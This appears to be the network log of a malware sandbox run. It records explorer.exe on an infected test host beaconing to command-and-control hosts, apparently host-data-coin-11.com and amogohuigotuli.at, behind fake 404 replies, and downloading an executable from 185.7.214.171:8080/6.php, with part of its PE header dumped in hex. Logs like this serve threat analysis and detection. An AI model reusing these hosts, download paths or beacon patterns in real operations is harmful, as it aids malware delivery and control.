Jan 9, 2022 18:48:03.146706104 CET	2647	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49805	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:03.392236948 CET	2648	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wtksenbbjr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 244 Host: host-data-coin-11.com
Jan 9, 2022 18:48:03.950653076 CET	2648	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:03 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49806	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:04.151978016 CET	2649	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kyvfadndk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 129 Host: host-data-coin-11.com
Jan 9, 2022 18:48:04.704345942 CET	2650	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:04 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 62 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3c 5c a2 f7 d8 fc fb 46 f5 46 86 32 ef 06 10 c2 4b e1 e1 39 0d 0a 30 0d 0a 0d 0a Data Ascii: 2bI:82OI<\FF2K90

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49807	185.7.214.171	8080	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:04.773427010 CET	2650	OUT	GET /6.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.7.214.171:8080
Jan 9, 2022 18:48:04.837193012 CET	2652	IN	HTTP/1.1 200 OK Date: Sun, 09 Jan 2022 17:48:04 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Transfer-Encoding: Binary Content-disposition: attachment; filename="hxk16uga7kh.exe" Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 64 34 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 38 66 ce f5 7c 07 a0 a6 7c 07 a0 a6 7c 07 a0 a6 62 55 24 a6 57 07 a0 a6 62 55 35 a6 61 07 a0 a6 62 55 23 a6 fa 07 a0 a6 5b c1 db a6 79 07 a0 a6 7c 07 a1 a6 f7 07 a0 a6 62 55 2a a6 7d 07 a0 a6 62 55 34 a6 7d 07 a0 a6 62 55 31 a6 7d 07 a0 a6 52 69 63 68 7c 07 a0 a6 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 9d 1e 00 60 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 0a 01 00 00 8a 77 02 00 00 00 00 af 1e 0 0 00 00 10 00 00 00 20 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 30 78 02 00 04 00 00 93 8d 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 1c 5e 03 00 3c 00 00 00 00 30 77 02 d0 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 21 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 55 03 00 40 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 a0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f9 08 01 00 00 10 00 00 00 0a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 64 47 02 00 00 20 01 00 00 48 02 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 bb 73 02 00 70 03 00 00 86 00 00 00 56 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 d0 f7 00 00 00 30 77 02 00 f8 00 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 4d400MZ@!L!This program cannot be run in DOS mode.$8f|||bU$WbU5abU#[y|bU*}bU4}bU1}Rich|PEL`w @0x^<0w!xU@ .text `.rdatadG H@@.dataspV@.rsrc0w@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49808	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:08.845242023 CET	2980	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qsvaicgadh.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 326 Host: host-data-coin-11.com
Jan 9, 2022 18:48:09.401002884 CET	2981	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:09 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49876	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49809	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:09.620866060 CET	2983	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ykuckxuei.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 315 Host: host-data-coin-11.com
Jan 9, 2022 18:48:10.191782951 CET	3667	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:10 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49815	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:11.680984020 CET	10797	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wider.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 258 Host: host-data-coin-11.com
Jan 9, 2022 18:48:12.231008053 CET	10798	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:12 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 36 34 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 84 42 09 25 16 f9 b5 8f bd b8 15 a5 0c ce 2c b4 59 52 db 04 e5 fd 28 e3 22 58 1b b2 ed cf 00 b4 53 d1 42 d4 ff 26 85 21 ec ac 96 51 28 e2 b1 49 2d e3 b3 b7 60 fb 9a b5 5d ae 7c 96 ca 31 4a 59 3a 0e 43 dd bb 41 a7 f7 5e 9e ba dd 42 c6 36 9d 0d 0a 30 0d 0a 0d 0a Data Ascii: 64I:82OB%,YR("XSB&!Q(I-`]|1JY:CA^B60

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49817	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:14.917591095 CET	11350	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dajmdg.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 111 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:15.474877119 CET	11351	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:15 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49818	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:15.721410990 CET	11352	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://homleb.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 194 Host: host-data-coin-11.com
Jan 9, 2022 18:48:16.276000023 CET	11353	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:16 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49819	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:16.489274979 CET	11353	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://riqrjly.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 202 Host: host-data-coin-11.com
Jan 9, 2022 18:48:17.059037924 CET	11354	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:16 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 63 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 1e 49 3a 44 a6 e8 de ea e4 40 fd 45 91 6e b8 57 5b 91 17 bf ec 31 e5 0d 0a 30 0d 0a 0d 0a Data Ascii: 2cI:82OI:D@EnW[10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49842	211.169.6.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:23.340739965 CET	11980	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://irljurmqm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 352 Host: amogohuigotuli.at
Jan 9, 2022 18:48:24.632983923 CET	11983	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 18 00 00 00 1d 3d 5d a8 37 66 30 7c 67 57 e9 d9 8c f4 ed 35 70 40 c7 45 89 07 85 a3 00 37 ca 03 00 34 6f 8a 38 01 00 00 00 02 00 9c 03 00 00 36 ca de 68 ff 0e 14 5e eb ce d0 97 22 0a 10 00 09 f9 19 2a 44 f3 20 56 f7 ef 64 ee 7c 39 63 f9 c0 d8 20 a4 a2 40 6c 20 36 59 c7 1e 12 7a 10 7e 06 fd 43 f2 27 d4 f9 ca 28 56 54 dc 7b 5a f9 80 e3 cd 4c 40 23 26 5f 71 59 24 31 19 fe 3a 62 72 93 f0 cf ad d2 57 21 c2 1c 2f 21 ff f8 52 bc 61 dd b9 57 73 57 d9 19 62 05 1e 02 34 12 3b cc 83 67 8a 20 4b 0f 83 6a cf 7d 0d e7 9b de c8 86 cd b2 26 17 a0 bb 4d 48 aa 88 d4 f5 e2 ec f4 25 ab 86 cc c6 a7 1d 76 4f 01 32 ed 8e b9 db e9 d8 8f b9 de b5 8a bc 61 78 72 e3 87 6e 95 25 b0 57 fe 29 98 22 64 7c 99 66 dd 70 15 95 45 52 1c 51 33 4b 62 05 37 11 96 18 7c 30 f0 ae 07 f0 55 26 e8 69 18 07 ab 88 ea af 87 78 ff 67 4f 40 a7 8d 99 07 90 fb ef a1 90 c5 ac 58 31 3d 11 f1 56 9e 5b bb 2c 0a 06 c1 2e ff c9 7b 1f a8 47 87 d6 1f e9 fb 03 50 79 f1 7a 97 cd 14 66 66 00 b2 f4 fb 17 31 78 f4 a7 ec ae 87 d8 e2 13 51 20 d2 9c e3 70 5b 99 39 10 7b ea 2a a1 b4 16 84 d6 ef 5a bd 46 c2 b4 8b d4 fd 77 e1 fa ca 2e 9f 9e 7e b2 d3 0b 53 c6 c2 d7 23 56 ba c5 dd c6 18 30 5e ad 6e f0 95 00 e5 71 fb c1 90 53 08 62 70 57 4b d1 a0 86 d7 1e e1 d0 25 6f 46 bb 66 35 ee d4 d9 d2 39 93 54 b0 46 4a 5c 81 f3 40 e4 ef 9b 43 bb 5f 66 91 93 df 62 39 cc 1d 3f d2 85 7e 29 82 88 b1 62 19 aa 65 35 0f ce 95 66 8a 9e 66 2e 0a 0b 56 70 ae 89 85 da b1 00 1f a5 30 29 6f 8f 83 7f b7 bf c4 57 f7 49 5b 99 b3 6c d3 b4 bb e9 34 81 53 c5 cc 83 f9 98 9b e2 3e fe ed 4f 1d a0 fd f6 23 6c 4a b0 b0 0d 4e 59 15 67 dc de 05 3f 61 d1 c0 5c 15 0e 15 7e b6 40 d0 2d a1 91 58 51 58 46 0a 90 9d 6a bd 10 0a ad 74 dd cc 2b 04 a9 30 e2 00 f0 a4 d5 f5 8d f9 c6 9e 76 80 13 70 cf e8 d0 d4 56 0f 68 f4 47 f9 94 5d 3b dd b9 0f 3c 58 2a 45 d1 36 86 c9 d7 93 fb 93 c6 34 44 bc 7c 65 82 9f 24 cf 71 92 d4 41 c4 06 ad 13 a6 df 25 5a c9 80 08 47 4d 57 21 e7 66 85 91 3c 49 55 10 10 33 d9 7e 3f 00 38 33 78 9f 58 e4 cc aa 5b 40 0f c2 6a 26 bd 89 65 61 87 eb 3d ed fb 7a 50 ff 50 c4 0f 1a a0 21 10 05 84 92 31 2a 57 13 b5 78 c4 26 33 9f 62 22 72 0f b7 79 53 0a 4a 8b d0 39 94 75 24 ef 66 c0 9c 4d e8 f8 63 8f 29 d1 77 9b dd 71 63 4f 50 df 46 4a 72 39 70 46 f0 70 16 4e eb b9 5c dd fa ab f2 fd a4 fc 10 77 c3 ef 94 b5 2f 57 37 98 5e f1 c5 55 72 d1 00 90 29 d0 b8 01 77 2b 8e 6f b2 1f 2d a4 db 90 3e aa b3 36 e5 ba 36 ee 9d 08 fc cb 5e 03 a6 0f 30 c8 b1 2b 05 1a 7f 0e f4 5a ec 49 75 0c 14 e5 b6 b1 ca 95 d8 8e 88 77 b0 48 6b bb ae dc bb 29 5f 5c 78 65 1c 6b ee 14 8c 16 e4 42 3f f0 19 9d 54 06 3f 42 52 66 52 3e 6f 13 ad f4 3b 4a b1 32 fd bd d7 57 3b c3 59 6f a6 cc 96 81 56 fb d9 df 5d bf f0 84 c5 1d 3e bd d7 61 03 3f 68 0b 2e 3f 64 2a 7e 6c 6a 96 da 34 56 16 5c 14 3f 3a b7 1a 2a c6 82 06 62 7c 6f bc c6 ac 65 54 f0 6d 4b fc 6b fb ba 7d 0d 1c bc ba 5d 4f 61 9a 3e bb 1a ea dc f6 49 a9 d5 90 39 d7 58 46 94 40 59 fe 5d 2f 25 e4 ab 04 92 83 50 bd b5 3f d9 b6 3d e2 3b 0b a1 de 92 dd a2 a0 ab 5c 53 7e 1d 07 bd 96 fa 8f 90 07 8a ce 82 7f d4 0d 03 9f bc ad fb 41 e4 22 68 ff 49 03 2d 0d 61 01 41 2d 7c 4c a5 05 c3 a8 06 15 1c ed 00 f5 e7 8e 40 57 3e 14 d8 41 09 cc bb c0 7f db d6 88 1a e6 25 60 91 5e fc 9c ba 56 b4 28 25 0d a6 cc 34 53 66 8f 8c 5f ee 08 04 84 36 84 31 33 d2 c7 22 ca 6b 33 ba 41 87 88 eb 52 6e 0a 50 38 14 aa e3 45 f1 74 e6 91 5a 1a a8 97 a1 59 c7 36 06 4d e0 6c ba 69 c5 4a 93 d1 61 5c 69 e5 e3 c5 d8 b6 4b 92 36 a5 b4 f0 27 74 29 d2 6d 06 51 0a 66 f2 62 ee de 1f ce 21 de 1d 69 f2 0d 47 a0 00 16 9c 17 d8 Data Ascii: =]7f0|gW5p@E74o86h^"*D Vd|9c @l 6Yz~C'(VT{ZL@#&_qY$1:brW!/!RaWsWb4;g Kj}&MH%vO2axrn%W)"d \|fpERQ3Kb7\|0U&ixgO@X1=V[,.{GPyzff1xQ p[9{*ZFw.~S#V0^nqSbpWK%oFf59TFJ\@C_fb9?~)be5ff.Vp0)oWI[l4S>O#lJ NYg?a\~@-XQXFjt+0vpVhG];<X*E64D\|e$qA%ZGMW!f<IU3~?83xX[@j&ea=zPP!1*Wx&3b"rySJ9u$fMc)wqcOPFJ r9pFpN\w/W7^Ur)w+o->66^0+ZIuwHk)_\xekB?T?BRfR>o;J2W;YoV]>a?h.?d*~lj4V\?:*b|oeTmKk}]Oa>I9XF@Y]/%P?=;\ S~A"hI-aA-|L@W>A%`^V(%4Sf_613"k3ARnP8EtZY6MliJa\iK6't)mQfb!iG

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49845	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
